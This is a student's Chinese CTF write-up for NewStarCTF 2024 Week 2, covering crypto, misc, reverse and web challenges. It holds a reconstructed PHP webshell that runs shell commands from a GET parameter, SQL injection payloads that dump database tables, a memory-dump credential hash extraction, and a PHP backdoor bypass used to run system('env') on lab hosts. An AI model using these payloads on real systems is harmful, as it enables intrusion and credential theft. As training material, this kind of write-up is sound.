

NewStarCTF 2024 Week2 WriteUp

Author: 夏槿 Date:10/8/2024

郑梓炫 23366091 网络空间安全学院

Crypto

one_and_more

```
PS E:\newstarctf\one_and_more> py solve.py
b'r_4nd_N3xt_Euler_is_Y0u!}'
b'flag{Y0u_re4lly_kn0w_Eule'
PS E:\newstarctf\one_and_more> |
```

前一部分是单个素数，过程和一般的RSA加密差不多；后一部分是三素数RSA解密。

根据对应的源代码编写解题代码：

```
from Crypto.Util.number import *

p=1186706135324623325158476157557607126405651470506676692282530343496527210567328
7382545586304271607224747442087588050625742380204503331976589883604074235133
q=1187317858936888367589091769981920773639701038508136422587943105411294412929985
0257938753554259645705535337054802699202512825107090843889676443867510412393
r=1289749920898342323286886910022397363453766312775967189435793686865023967994256
5058234189535395732577137079689110541612150759420022709417457551292448732371
c1=870573965963432901315748296002793479545495088494196613631598352680852778465000
2967954059125075894300750418062742140200130188545338806355927273170470295451
c2=100445424833279262613120525956814842213612134242114463719477148769184425744986
649162672682228997518966133252749638057800151497691134996577483847633443192316226
931555565471602461643237399228812796601619704360678538673896188682617723262715989
403865292426706561292288004896318251810747948721990053074607660318226933691700341
150852422325731559747363862353038049269098411289182789783140075940939431531176777
6323920195436460284244090970865474530727893555217020636612445

e = 65537

N=p*q*r

fi = (p-1)*(q-1)*(r-1)

d2 = inverse(e,fi)

m2 = pow(c2,d2,N)

print(long_to_bytes(m2))

d1 = inverse(e,p-1)

m1 = pow(c1,d1,p)
```


```

print(long_to_bytes(m1))

...
PS E:\newstarctf\one_and_more> py solve.py
b'r_4nd_N3xt_Eu1er_is_Y0u!}'
b'flag{Y0u_re4lly_kn0w_Eule'
...

```

Since you know something



从源代码知道 key 只有两位，考虑暴力破解；代码如下：

```

from pwn import xor
#The Python pwntools library has a convenient xor() function that can XOR
together data of different types and lengths
from Crypto.Util.number import bytes_to_long, long_to_bytes

c=218950457292639210021937048771508243745941011391746420225459726647571

cc = long_to_bytes(c)

for i in range(32,127):
    for j in range(32,127):
        key = chr(i)+chr(j)
        print(xor(cc,key))

```

茶里茶气

```

PS E:\newstarctf\茶里茶气> py solve.py
flag{f14gg9_te2_1i_7ea_7}
PS E:\newstarctf\茶里茶气> |

```

给了很多已知条件。那么实际上可以根据最后的v1,v0,p 逆着推回初始化的状态。

再从十六进制两位两位压回去。可以得到flag。解题代码如下：

```

p  = 446302455051275584229157195942211
v3 = 489552116384728571199414424951
v4 = 469728069391226765421086670817
v5 = 564098252372959621721124077407
v6 = 335640247620454039831329381071

```

```

v2 = 14811577000910530290833258091616
v0 = 190997821330413928409069858571234
v1 = 137340509740671759939138452113480
derta = 462861781278454071588539315363

for i in range(32):
    v2-=derta; v2=(v2+p)%p
    v0 -= (v1+v2)^((8*v1+v5)^((v1>>7)+v6)); v0=(v0+p)%p
    v1 -= (v0+v2)^((8*v0+v3)^((v0>>7)+v4)); v1=(v1+p)%p

l=199

v1+=(v0<<(l//2))

# ans = 642921858775497482202810668699697395135580218897603477059453

# print(hex(ans))

ans = "666c61677b6631346767395f7465325f31695f3765615f377d"

flag = ""

for i in range(0,50,2):
    flag+=chr(int(ans[i]+ans[i+1],16))

print(flag)

...
0x666c61677b6631346767395f7465325f31695f3765615f377d
...

```

疑惑

```

PS E:\newstarctf\疑惑> python .\solv2.py
b'flag{yihuo_yuan_lai_xian_ji_suan_liang_bian_de2333}'
PS E:\newstarctf\疑惑> |

```

由hint得到p，进而得到q，就可以得到了。仍然是双素数的RSA解密。

解题代码1

```

from Crypto.Util.number import *

hint =
125788193568020346797928919757543069602970435166742909014418112006496792897404568
05726985390445432800908006773857670255951581884098015799603908242531673390

e = 65537

p = hint^e+10086

```

```

n =
124455847177872829086850368685666872009698526875425204001499218854100257535484730
03356755260005229013042351828575037023159889870271253559515001300645102569745482
135768148755333759957370341658601268473878114399708702841974488367343570414404038
862892863275173656133199924484523427712604601606674219929087411261

q = n//p

print(p)

print(q)

print(p*q)
'''

p =
125788193568020346797928919757543069602970435166742909014418112006496792897404568
05726985390445432800908006773857670255951581884098015799603908242531598921
q =
989408017140916747773104877511745099771659513530724506188935140899607928460942032
7696692120762586015707305237750670080746600707139163744385937564246995541
'''
```

解题代码2

```

from Crypto.Util.number import *

p =
125788193568020346797928919757543069602970435166742909014418112006496792897404568
05726985390445432800908006773857670255951581884098015799603908242531598921
q =
989408017140916747773104877511745099771659513530724506188935140899607928460942032
7696692120762586015707305237750670080746600707139163744385937564246995541

fi = (p-1)*(q-1)

n = p*q

e=65537

d = inverse(e,fi)

c =
365130060927768164630058076908918784450848975116930653668784245796539267501358208
357080019565348028734031951785174277253896340585980492269146941228048883214279120
703084325129088335294175314929656153488064701641072311085043085849541545133313330
04804817854315094324454847081460199485733298227480134551273155762


ans = pow(c,d,n)

print(long_to_bytes(ans))
```

```
...
PS E:\newstarctf\疑惑> python .\solv2.py
b'flag{yihuo_yuan_lai_xian_ji_suan_liang_bian_de2333}'
...
```

Misc

herta's study



从 WireShark 去分析。可以得到horse.php，又从每次GET传参返回的内容进行分析得到结果。草稿如下：

```
<?php

$payload=$_GET['payload'];
$payload=shell_exec($payload);
$bbb=create_function(
    $ns,
    $ns=base64_encode($ns);
    for($i=0;$i<strlen($ns);$i+=1){
        if($i%2==1){
            $ns[$i]=str_rot13($ns[$i]);
        }
    }
    return $ns;
);
echo $bbb($payload);

?>
```

```
$ns,
$ns=base64_encode($ns);
for($i=0;$i      if($i%2==1){
    $ns[$i]=str_rot13($ns[$i]);
}
}
return $ns;
```

```
http://192.168.1.109/ezupload/upload/horse.php?payload=ren%20flag.txt%20f.txt
```

```
abcd
echo whoami
echo 0721
echo fake{this_is_fake_falg}
echo fake{this_is_fake_falg} >> flag.txt
type flag.txt
type fla.txt
type f.txt
echo abcd
ren f.txt flag.txt
ren flag.txt f.txt
type flag.txt
```

```
YJJwZNo=
```

```
zzFeZKt0aTlmx2lmx2zua2vszzFfz30tCt==
```


```
zzFeZKt0aTlmx2lmx2zua2vszzFfz30X
```

```
type f.txt
zzxuz3tmSQNsaGRsUmBsNzVodkQkzavZLa0tCt==
zmxhz3tzSDNfaTRfUzBfNmVBdXQxZnVMLn0gCg==
```

```
#include <bits/stdc++.h>
using namespace std;
int main()
{
    string s;
    cin>>s;
    for(int i=0;i<s.size();i++)
    {
        if(i%2==1)
        {
            if(s[i]>='a'&&s[i]<='z')
            {
                s[i] = 'a' +(s[i]-'a'+13)%26;
            }
            else if(s[i]>='A'&&s[i]<='Z')
            {
                s[i] = 'A' +(s[i]-'A'+13)%26;
            }
        }
        cout<<s<<"\n";
    }
}
```

typhoon

用互联网历史档案得到的原始pdf，然后按部操作得到。



The screenshot shows the ChinaZ.com website with the URL <http://www.chinaz.com/tools/encrypt/MD5.aspx>. The page title is "站长工具 | 为创业者提供动力". The main navigation bar includes "首页", "SEO优化", "权重查询", "热门工具", "星网大数据", "API接口", "AI工具", and "更多". A search bar with a magnifying glass icon is located at the top right. Below the navigation is a sub-navigation bar with tabs: "希尔加/解密", "摩斯加/解密", "DES,AES等对称加密解密", "MD5加密" (which is selected and highlighted in blue), "URL加密", "JS加/解密", "JS混淆加密压缩", "ESCAPE加/解密", "散列/哈希", and "RSA加/解密". The main content area has a form with a text input field containing the string "powerj7kmpzkdjhjg4szvcxgxktgk36ezpjxvtosy1rpey7svpmrjuyd.onion". To the right of this input are four output fields: "32位[大]" contains "8519CA216C3EA51B6F9D4F5ED3EA83A"; "32位[小]" contains "8519ca216c3ea51b6f9d4f5ed3eab83a"; "16位[大]" contains "6C3EA51B6F9D4F5E"; and "16位[小]" contains "6c3ea51b6f9d4f5e". At the bottom left are two buttons: "加密" (Encrypt) and "清空" (Clear).

把对应的md5 用flag{}包裹一下得到。

wireshark_checkin

The screenshot shows a Windows Notepad window with the title bar "新建文本文档 wiresl". The search bar at the top contains the text "flag". Below the search bar, the results of the search are displayed in a list. The first result is a multi-line string of Chinese characters and English characters, which appears to be a response from a web server. Subsequent results are identical, repeating the same pattern of Chinese and English text.

```
Accept: text/html application/xhtml+xml application/xml;q=0.9,image/avif,application/pdf;q=0.8,application/ogg;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ja;q=0.8

    姚同6 6 PV? 
)鯀? E (蝶@ @#括m€括m#00瀛纂协?凌關#00跳? X  ?  #0
底同? ? PV? 
)鯀? E 舌鄙 @#難括m€括m#00瀛纂协?凌關#00煮? HTTP/1.1 200 OK
Host: 192.168.109.128:7070
Date: Fri, 27 Sep 2024 14:40:50 GMT
Connection: close
Content-Type: text/plain; charset=UTF-8
Content-Length: 33

    ?  x  #`P同W W PV? 
)鯀? E I蠻@ @#壁括m€括m#00瀛纂挾)3凌關#00鯀?
flag{ez_traffic_analyze_isn't_it} x  X  #`嶠同6 6
)鯀? PV? #0 E (蟹@ €#袁括m#括m€同#?凌戰挾KP#000铃  X  #0 X
#0 Q同6 6
)鯀? PV? #0 E (?@ €#祇括m#括m€同#?凌戰挾KP#000铃  X  #0 X
#0 OR同6 6 PV? 
)鯀? E ( @ @#擔括m€括m#00瀛纂挾K3凌墳#00蹕? X  #0 d
#0 y`同B B
)鯀? PV? #0 E 4蠅@ €#衙括m#括m€寫#芡x軒  €#0b  #00?
#0000000 d  d  #0 0a同B B
)鯀? PV? #0 E 4蠅@ €#衛括m#括m€霉#?刻0  €#0勛  #00?
#0000000 d  d  #0 歎同B B PV? 
)鯀? E 4 @ @#揆括m€括m#00瀛錮称蜩x較€#0? #00?#000000 d
#0 X  #0 /c同6 6
)鯀? PV? #0 E (蠅@ €#祐括m#括m€寫#芡x較J称鯨#00亮  X  #0 d
#0 嘴同B B PV? 
)鯀? E 4 @ @#揆括m€括m#00瀛?r '刻1€#0藉  #00?#000000 d  #0
X  #0 薈同6 6
)鯀? PV? #0 E (蠅@ €#祐括m#括m€霉#?刻1#r  P#00?  X  #0 ?
#0 'v同? ? PV? 
```

直接notepad搜索得到 (奇奇怪怪的)

wireshark_secret


The Wireshark interface shows a list of network packets. A specific file named 'flag(you_are_goodddd)' is highlighted. The packet details pane shows the following HTTP response:

```
Response Version: HTTP/1.1
Status Code: 200
[Status Code Description: OK]
Response Phrase: OK
Host: 192.168.109.128:7070\r\n
Date: Fri, 27 Sep 2024 14:52:30 GMT
Connection: close\r\n
```

找到传输的那个图片，导出来得到。

yuanshen

把图片用QQ浏览器的在线工具直接分解开来，然后翻译得到



FLAG IS A SENTENCE

IIAAELGTSFKFA

IT IS A FAKE FLAG(1)

DOYOUKNOWFENCE

MESIOAABGNHNSGOSMYEIADE(3)

MAYBEGENSHINISAGOODSAME

maybegenshinisagoodsame

LOREM IPSUM DOLOR SIT AMET
CONSECTETUR ADIPISICING ELIT
SED DO EIUSMOD TEMPOR
INCIDIDUNT UT LABORE ET
DOLORE MAGNA ALIQUA QUIS

Irmeo ipsum dlroo sit amet

左下用栅栏密码试出来是是3的加密；右下角同时尝试得到。

但是我翻译错了一个字符，搞半天才搞对（无奈。

答案是 maybegenshinisagoodgame

字里行间的秘密

This is plain text steganography with zero-width characters of Unicode.
Zero-width characters is inserted within the words.

JavaScript library is below.
http://330k.github.io/misc_tools/unicode_steganography.js

Text in Text Steganography Sample

Original Text: (length: 41)
你要发现字里行间的秘密啦，加油！
flag(you h4ve 4nyth1n9)

Steganography Text: (length: 41)
你要发现字里行间的秘密啦，加油！
flag(you h4ve 4nyth1n9)

Encode >

Hidden Text: (length: 0)

< Decode

把key.txt用上面这个网站去解密，然后得到docx的密码，然后再把docx的内容再解密。得到flag。

网站：[链接](#)

XiaoMing

```
PS E:\newstarctf\volatility> python vol.py -f ../GongJuRenXiaoMing/image.raw
Volatility Foundation Volatility Framework 2.6.1
Module User Domain Password
-----
wdigest Xiaohong PC ZDFyVDlfTdTNlU19wNHNTdzByRF9I
wdigest PC$ WORKGROUP


PS E:\newstarctf\volatility> python vol.py -f ../GongJuRenXiaoMing/image.raw
Volatility Foundation Volatility Framework 2.6.1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:10eca58175d4228ece15
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:bd4667328af8beb097
Xiaohong:1003:aad3b435b51404eeaad3b435b51404ee:3fa7d7d3c37b8e9baaf6ed13
```

配完环境之后，直接开弄==

命令是

```
python vol.py -f ./image.raw --profile=Win7SP1x86 hashdump
```

不过不需要再次bash64解密。



Reverse

UPX

脱壳后，用ida查看，发现对了几个数会返回对应的return值，所以编写如下程序：

```
#include <bits/stdc++.h>
using namespace std;
int main()
{
    string s="flag{";
    int now=5;
    while(true)
    {
        for(int i=33;i<=125;i++)
        {
```

```

char p=i;
string tmp = s+p;
ofstream fout("./data.txt",ios::out);
if(!fout.is_open())
{
    return -1;
}
fout<<tmp;
fout.close();
FILE *fp = popen("./upx < data.txt > data.out","r");
int code = pclose(fp);
if(WEXITSTATUS(code)==now+1 || WEXITSTATUS(code)==0)
{
    now++;
    s+=p;
    break;
}
if(now==22) break;
}
cout<<s<<"\n";
return 0;
}

/*
(base) [uniya@uniyawork Downloads]$ ./solve
flag{Do_you_know_UPX?}

*/

```

Web

one_second_type_8_english_sentence

```

PS E:\newstarctf> py .\WEB-eng.py
b'<!DOCTYPE html><html lang="zh">\n    <head>\n        <meta charset="UTF-8">\n        <meta name="viewport" content="width=device-width, initial-scale=1.0">\n        <link rel="stylesheet" href="/static/bootstrap.min.css">\n    <title>\xe7\xbb\x93\xe6\x9e\x9c</title>\n</head>\n<body>\n    <div class="container text-center mt-5">\n        <h1 class="mb-4">\xe7\xbb\x93\xe6\x9e\x9c</h1>\n        \n        <p>OH MY GOD \xe9\x9b\xb6\xe7\xa7\x92\xe4\xb8\x80\xe4\xba\x8c</p>\n        \n        <p>CONGRATULATIONS! <br>HERE IS YOUR REWARD: flag{19e19e72-78c9-4288-a482-a7533b4574e8}</p>\n    </div>\n</body>\n</html>'"
PS E:\newstarctf>

```

手速慢的人会选择写脚本！代码如下：

```

#!/usr/bin/python3

#encoding:utf-8

import requests

s=requests.Session()

url="http://eci-2ze8z01szogk0yudg063.cloudc11.ichunqiu.com/start"

r=s.get(url)

```

```
res=r.content

a=res.find(b'<p id="text">')
b=res.find(b'</p>',a)


answer = res[a+13:b]

url2="http://eci-2ze8z01szogk0yudg063.cloudcf1.ichunqiu.com/submit"

r=s.post(url2,data={'user_input': answer})

print(r.content)
```

thanks_pidan_plus



SQL注入。注入过程如下：

```
"  
  
You have an error in your SQL syntax; check the manual that corresponds to your  
MariaDB server version for the right syntax to use near '""' LIMIT 0,1' at line 1  
  
-1"/**/union/**/select/**/version(),database() "1  
  
Name: "10.4.13-MariaDB"
```

Position: "ctf"

```
-1/**/union/**/select/**/1,group_concat(TABLE_NAME)/**/FROM/**/information_schema.tables/**/WHERE/**/TABLE_SCHEMA=database()/**/&&"1
```

Name: "1"

Position: "F14g"

```
-1/**/union/**/select/**/1,group_concat(column_name)/**/FROM/**/information_schema.columns/**/WHERE/**/table_name='F14g'&&"1
```

Name: "1"

Position: "id,des,value"

```
-1/**/union/**/select/**/1,group_concat(id,des,value)/**/FROM/**/F14g/**/WHERE/* * /1/**/&&"1
```

Name: "1"

Position: "5555Y0u are the master Of bypass1ngflag{23d24149-6b10-4cbe-8d91-0c6322617e40}"

pangbai2

7 http://eci-2zea4sz6ovy0i... GET /BackDoorv2d23AOppDFEW5Cap.php 200 1933 HTML php PangBai 过家 (2) 39.106.135.198 21:54:01 5... 8080

The screenshot shows a browser developer tools window with the Network tab selected. A single request is listed, showing a POST method to the URL /BackDoorv2d23AOppDFEW5Cap.php. The response body is very large and contains several lines of Apache configuration code, including directives like `PHP_FPM_LISTEN`, `PHP_FPM_SOCKET_LISTEN`, and various paths and file names related to PHP and Apache modules.

用githack把git文本下下来，用git log 和 git diff 发现好像找不到什么东西。

然后用 git stash 从而获得了backdoor的php

进行代码审计。

如何越过第二个呢？

首先是 其实php对点号的解析。只要加上一个 `[` 这个就会被解析成 `_` 后面的因为此处error但是忽略错误于是后面的就正常读入了。还有大小写，用 `%4E` 替代 `N` 即可。

对于pregmatch怎么越过呢 其实在文末加上 `\n` 会忽略的！


于是得到图中的get传参。

不过搜索了一遍没有发现文件（甚至种了个马）

最后浏览器搜了一遍发现有可能在环境变量，于是 `system('env')` 解决。（骂骂咧咧）

复读机

模板注入。



但是丢了这部分的怎么写的了= =真服了。

简而言之的就是绕过绕过绕过。

End

蛮有趣的呢！忙完Pre和英语作文再开始Week3的旅途吧。